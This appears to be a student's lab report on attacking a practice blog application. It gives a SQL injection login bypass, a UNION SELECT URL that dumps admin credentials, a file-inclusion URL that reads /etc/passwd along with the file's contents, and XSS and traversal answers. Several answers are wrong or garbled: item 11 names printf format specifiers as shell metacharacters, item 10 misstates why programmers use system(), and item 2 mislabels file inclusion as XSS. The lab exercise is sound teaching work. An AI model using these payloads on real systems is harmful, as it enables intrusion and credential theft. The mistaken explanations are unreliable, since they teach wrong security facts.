Application Exploits

1. **The screenshot and HTML source showing the proof-of-concept XSS exploit for the login page.**


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
        "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<title>My First Weblog - I wrote the site myself!!</title>
<style type="text/css">
TABLE
{
  border-width: 1px;
  border-style: solid;
  border-color: #000000;
  margin: 0px;
  border-spacing: 0px;
}

TD
```

```
{
  border-width: 1px;
  border-style: solid;
  border-color: #000000;
  margin: 0px;
  border-spacing: 0px;
  background-color: #eeeeee;
}

.warning
{
  color: #ee0000;
}
</style>
</head>
<body>
<h2 align="center">My First Weblog</h2>
<br><br><center>Please Login<br /><br />
<form method="POST" action="login.php"><table valign="top">

<tr><td><font class="warning">Login Error</font></td></tr><tr><td align="right">Username:
<input type="text" name="user" value="mohanty.s"/></td></tr><tr><td><img
src="http://www.ccs.neu.edu/home/noubir/Home_files/shapeimage_1.png"
/></td></tr><tr><td align="right">Password: <input type="password" name="password"
value="a" /></td></tr><tr><td><input type=submit
value="Login"></input></td></tr></table></form></center><br /><center><small><a
href="sendmail.php">Contact the Webmaster</a> | <a href="newentry.php">Add Blog Entry
[Requires Login]...</a>| <a href="/blog/login.php?style=../styles/printable.css">Printer Friendly
View</a></small></center></body></html>
```

2. **The string you used for your second XSS exploit, along with the name of the page and the name of the form element you attacked.**

   When “Print Friendly View” is enabled from the homepage, the URL shows it is using the file “printable.css” from the directory “strawman.nslab/blog/index.php?style=../style/printable.css”.

   The source code of this file is accessible via HTML code of the index.php. Any other source code of file can be retrieved if printable.css file is replaced with other filename.

   Example –

   view-source:http://strawman.nslab/blog/index.php?style=newentry.php will reveal the HTML source code of the page “newentry.php” without evening log in.

3. **Based on this reference, what class of XSS vulnerabilities does each of the two holes you found fall into?**

   Based on this the XSS vulnerabilities fall into the “Reflected non-persistent” class.

4. **The SQL exploit you used in the SQL injection attack on the login page.**

   Any user can log in with the following SQL injection –

   Username – ‘ OR ‘mohanty’=’mohanty

   Password- ‘ OR ‘mohanty’=’mohanty

5. **The exploit you used for your second SQL injection attack. If you completed the bonus, also include the username and password you stole.**

   Username: admin

   password: password

   URL used:

   http://strawman.nslab/blog/viewentry.php?msgid=137%27%20UNION%20SELECT%201,group_concat%28username,0x0a,password%29,3,4%20from%20adminuser--%20-


6. **The `/etc/passwd` file and the URL/parameters you used to retrieve it. Also include the files you used to determine the OS and version.**

Url used: http://strawman.nslab/blog/newentry.php?style=/etc/passwd

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
          "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<title>My First Weblog - I wrote the site myself!!</title>
<style type="text/css">
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
postgres:x:103:106:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
netsecta:x:1000:1000:netsecta,,,:/home/netsecta:/bin/bash
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ntp:x:106:109::/home/ntp:/bin/false
</style>
</head>
<body>
<h2 align="center">My First Weblog</h2>
<br><br><center>Please Login<br /><br />
<form method="POST" action="login.php"><table valign="top">
<tr><td align="right">Username: <input type="text" name="user" value="" /></td></tr><tr><td align="right">Password: <input type="password" n
```

For retrieving the operating system and version

Url used: http://strawman.nslab/blog/newentry.php?style=/etc/passwd



7. **The screenshot showing the proof-of-concept Shell Command Injection exploit, along with the name of the page and the name of the form element you attacked.**

8. **Suppose a programmer needs to run a SQL query such as:**

> **SELECT * FROM mytable WHERE a='*foo*' AND b='*bar*'**

In his application, users can completely control the data in strings *foo* and *bar*. To protect his application against SQL injection, the programmer decides to insert a backslash (\) in front of all single quote characters provided by users in these strings. This is an acceptable form of escaping/encoding in his database system. For example, if a user provided a string "Let's drive to the beach!", it would be encoded in the SQL query as "Let\'s drive to the beach!". Therefore, inserting single quote characters would not allow attackers to break out of the explicit single quotes in the query. Describe why this protection alone would not prevent an SQL injection attack for this particulary query, and give a sample set of strings which demonstrate the problem. (Hint: Recall that the attacker can control *both* strings in this query.)

If the adversary enters \' and the server will save it as \\'

If adversary enters \'A\' the server will change it to \\'A\\'

To execute the attack, the adversary will need to input \'o\'-- which server will change to \\'0\\'--

The exploit can be done in the following way which will return the values of row –
*SELECT * FROM mytable WHERE a=\\'OR\\'0\\'=\\'0\\'-- AND b='bar'*

9. **Suppose a programmer accepts a filename through a URL request parameter, in a script named safefromtraversal.php. In this script, the programmer removes all occurrences of the string '../' from the filename provided by clients. (In other words, the request parameter is searched for any occurrences of this string. Any found are replaced with the 0 length string, and later the parameter is used as a filename.) With this protection alone, would the script be secure against directory traversal attacks? If not, describe an attack to bypass this protection.**

   In this scenario, the adversary can combine ../ with another ../ which will result in ..../ and when it runs will return ../

   If ..../..../..../…./somefile/file is run, it becomes ../../../../somefile /file which would be valid. On the other hand, if the script has a recursive function ..../..../..../…/ somefile /file will transform into somefile /file which will not be a valid path and prevent the attack.

10. **Consider the functions execl and system from the standard C library. Explain why using execl is safer than system. Why would a programmer be tempted to usesystem?**

    execl() calls the command directly without making use of the shell. Hence the attacker cannot modify the arguments or command name and it will be safe to implement.

    An attacker/programmer would be tempted to use system() function because it can exploit vulnerabilities by allowing execution of arbitrary system commands and changing the argument to break the original command.

11. **Consider the following snippet of C code:**

```
snprintf(cmd, 1024, "whois %s >> /tmp/whois.log", ip);
system(cmd);
```

    Suppose an attacker could completely control the content of the variable ip, and that this variable isn't checked for special characters. Name three different metacharacters or operators which could allow an attacker to "break out" of ip's current position in the string to run an arbitrary command.

    %s: Reads character strings from the memory

    %x: Reads data from stack

    %n: Writes an integer to locations in the process memory